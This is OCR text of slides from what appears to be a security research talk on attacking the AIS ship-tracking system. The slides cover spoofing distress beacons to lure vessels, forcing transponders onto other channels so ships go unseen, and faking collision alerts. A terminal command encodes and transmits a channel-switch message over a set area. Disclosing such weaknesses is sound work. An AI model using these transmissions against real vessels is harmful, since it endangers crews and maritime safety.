
easyTRX2 Programming Tool

File Help Data Columns

Static data | Diagnostics | Sent data | Received data | SD-Card | CPA-Alarm | Anchor-Alarm

Class	MMSI	Ship Name	Call Sign	SOG	COG	Latitude	Longitude	Last Report	Bearing	Range
B	316025497	ENIGMA 3		5 kn	209°	43° 06.6772' N	006° 38.6404' E	9:55	n.a.°	n.a. nm
A	319032900			0 kn	291°	43° 42.0778' N	007° 20.7700' E	8:53	n.a.°	n.a. nm
A	247086200	ATHARA	IBDI	0 kn	221°	44° 24.5560' N	008° 54.7260' E	0:00	n.a.°	n.a. nm
A	247490000			0 kn	303°	44° 02.0248' N	010° 02.7196' E	8:53	n.a.°	n.a. nm
A	235075616			0 kn	275°	43° 41.7633' N	007° 20.5411' E	10:27	n.a.°	n.a. nm
A	247244700	SANTA RITA	ICHL	0 kn	308°	44° 24.5659' N	008° 54.5509' E	0:08	n.a.°	n.a. nm
A	247066860			3 kn	159°	43° 32.8591' N	010° 06.0945' E	4:26	n.a.°	n.a. nm
B	416001337	TREND MICRO	FTR	10 kn	100°	44° 23.2750' N	008° 54.7783' E	4:54	n.a.°	n.a. nm
A	319112000	ROBUSTO	ZCMF9	4 kn	320°	43° 32.4517' N	007° 01.8372' E	8:32	n.a.°	n.a. nm
A	247270900	SAN FRANCESCO	ICHM	0 kn	263°	44° 24.0809' N	008° 54.4939' E	0:08	n.a.°	n.a. nm
A	235003950			0 kn	330°	43° 48.8976' N	007° 46.8622' E	11:23	n.a.°	n.a. nm
A	319861000			0 kn	63°	43° 44.0700' N	007° 25.6200' E	9:57	n.a.°	n.a. nm
A	253303000			0 kn	187°	43° 35.2249' N	007° 07.3399' E	12:36	n.a.°	n.a. nm
A	378314000			0 kn	288°	43° 49.1218' N	007° 47.1740' E	13:34	n.a.°	n.a. nm
A	247174800	SANTA GIULIA	IJCD	0 kn	0°	44° 24.7695' N	008° 55.0421' E	0:05	n.a.°	n.a. nm
A	235083004			12 kn	240°	43° 20.4090' N	006° 47.1670' E	10:45	n.a.°	n.a. nm
A	247077500	PUNTA GIALLA	IWUC	0 kn	0°	44° 24.1903' N	008° 54.3878' E	0:20	n.a.°	n.a. nm
A	319512000			11 kn	208°	43° 43.4999' N	007° 26.0399' E	9:50	n.a.°	n.a. nm
A	247284200	GIGLIO	IBXB	0 kn	355°	44° 24.0231' N	008° 55.0178' E	0:03	n.a.°	n.a. nm
A	247061690			3 kn	352°	43° 53.5186' N	009° 42.5038' E	9:54	n.a.°	n.a. nm
A	247030900			7 kn	69°	44° 03.2151' N	009° 50.8435' E	0:25	n.a.°	n.a. nm
A	247279300			12 kn	250°	43° 32.2470' N	010° 16.6429' E	9:40	n.a.°	n.a. nm
A	310081000			0 kn	314°	43° 41.9299' N	007° 19.1400' E	9:31	n.a.°	n.a. nm
A	247106500	NURAGHES	IBLS	0 kn	0°	44° 24.6030' N	008° 54.7540' E	0:02	n.a.°	n.a. nm
A	319037100			0 kn	139°	43° 44.8281' N	007° 26.7544' E	11:09	n.a.°	n.a. nm
A	247046700	AETHALIA	ITTA	0 kn	193°	44° 24.0592' N	008° 55.4803' E	0:04	n.a.°	n.a. nm
A	4749			n.a. kn	n.a.°	n.a.	n.a.	9:49	n.a.°	n.a. nm


Injecting into legit AIS gateways



Man-in-water Spoofing

- Fake a *"man-in-the-water"* distress beacon
- Trigger SART (S.O.S.) alerts
- Visually and acoustically
- Lure a victim vessel into navigating to a hostile and attacker-controller sea space
- Mandatory by legislation

Man-in-water Spoofing




Crafting an SOS alert

Frequency Hopping (DoS++)

- Disable AIS transponders
- Switch to <u>non-default frequency</u> (RX and TX)
- Single or multiple target(s)

- Program a desired targeted region
  - Geographically remote region applies as well
- For example: Pirates can render a ship “invisible” upon entering Somalia

Frequency Hopping (DoS++)



```
pastus@fly-bird3:~$ cu -l /dev/ttyUSB0 -s 38400 | grep AIVDM
cu: Stale lock /var/lock/LCK..ttyUSB0 held by process 22092 created 2
013-10-08 20:59:14
!AIVDM,1,1,,A,1>M4eT?P010P80nHr3bC@gw<0000,0*37
!AIVDM,1,1,,A,1>M4eT?P010P80nHr3bC@gw<0000,0*37
!AIVDM,1,1,,A,1>M4eT?P010P80nHr3bC@gw<0000,0*37
!AIVDM,1,1,,A,1>M4eT?P010P80nHr3bC@gw<0000,0*37
!AIVDM,1,1,,A,1>M4eT?P010P80nHr3bC@gw<0000,0*37
!AIVDM,1,1,,A,1>M4eT?P010P80nHr3bC@gw<0000,0*37
!AIVDM,1,1,,A,1>M4eT?P010P80nHr3bC@gw<0000,0*37
```


```
1010101010101010101010101110111110001011100000000101010101010101010101
010101010
USent Frame (NRZI enabled) = 0110011001100110011001101111111010010101
1110111101101001000111000010100101010000101010101010010101010010101110
1100111010101000100101100001100001000100100110101100000011110111011110
1010101010101010101010101110111110001011100000000101010101010101010101
010101010
U^C
pastus@fly-bird3:~/Scrivania/Ais_condivisa/Code$ ./AIVDM_Encoder.py -
-type=22 --mmsi=3160048 --channel_a=2079 --channel_b=2083 --ne_lon=11
 --ne_lat=46 --sw_lon=9 --sw_lat=45 | xargs -I X ./AIS_TX.py --payloa
d="X" --channel=A
```

Instructing receiver to listen on another channel


CPA Alerting

- Fake a CPA alert, Closest Point of Approach
- Trigger a collision warning alert
- Possibly alter course

CPA Alerting

